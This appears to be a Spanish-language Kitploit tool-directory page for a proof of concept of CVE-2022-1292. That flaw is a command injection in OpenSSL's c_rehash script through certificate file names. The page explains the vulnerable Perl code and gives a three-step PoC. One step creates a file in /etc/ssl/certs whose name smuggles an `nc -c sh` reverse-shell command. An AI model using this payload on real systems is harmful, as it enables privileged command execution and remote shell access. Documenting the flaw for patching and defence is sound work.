
Skip to content
KitploitKITPLOIT
HerramientasBlog
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2022-1292 — OpenSSL | Kitploit
Herramientas/GitHubGitHub/greek0x0/cve-2022-1292
Análisis de VulnerabilidadesExplotaciónShellcodeExplotación de Aplicaciones WebPruebas de PenetraciónComando y Control
GitHubgreek0x0/cve-2022-1292

CVE-2022-1292

OpenSSL

Ver Repositorio
62hace 4 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir


CVE-2022-1292 POC

Captura de pantalla del POC

Descripción

root@kitploit:~
The c_rehash script does not properly sanitise shell metacharacters to prevent command injection. 
This script is distributed by some operating systems in a manner where it is automatically executed.
On such operating systems, an attacker could execute arbitrary commands with the privileges of the script.
Use of the c_rehash script is considered obsolete and should be replaced by the OpenSSL rehash command line tool.

This script is executed by update-ca-certificates, from
ca-certificates, to re-hash certificates in /etc/ssl/certs/. An attacker able
to place files in this directory could execute arbitrary commands with the
privileges of the script.

La inyección de comandos ocurre porque los nombres de archivo no se sanitizan correctamente:

  • $fname =~ s/'/'\\''/g;
  • my ($hash, $fprint) = `"$openssl" crl $crlhash -fingerprint -noout -in '$fname'`;

Esta parte del script es vulnerable, ya que cerrar los acentos invertidos permite la ejecución de comandos; por ejemplo, un archivo llamado: MyCert.crt`whoami` ejecutará "whoami".

POC

  1. Navega a /etc/ssl/certs/ (por defecto) u otras rutas configuradas en update-ca-certificates.
  2. echo "-----BEGIN CERTIFICATE-----" > "hey.crt\`nc -c sh 127.0.0.1 12345\`" (nc como ejemplo de payload)
  3. Luego espera hasta la ejecución de update-ca-certificates. Puedes activarlo manualmente con c_rehash .

Referencias

  • https://www.cvedetails.com/cve/CVE-2022-1292/
  • https://www.debian.org/security/2022/dsa-5139
  • https://lists.debian.org/debian-lts-announce/2022/05/msg00019.html
  • https://git.openssl.org/gitweb/?p=openssl.git;a=commitdiff;h=1ad73b4d27bd8c1b369a3cd453681d3a4f1bb9b2
  • https://git.openssl.org/gitweb/?p=openssl.git;a=commitdiff;h=e5fd1728ef4c7a5bf7c7a7163ca60370460a6e23
  • https://www.openssl.org/news/secadv/20220503.txt
Descargar herramienta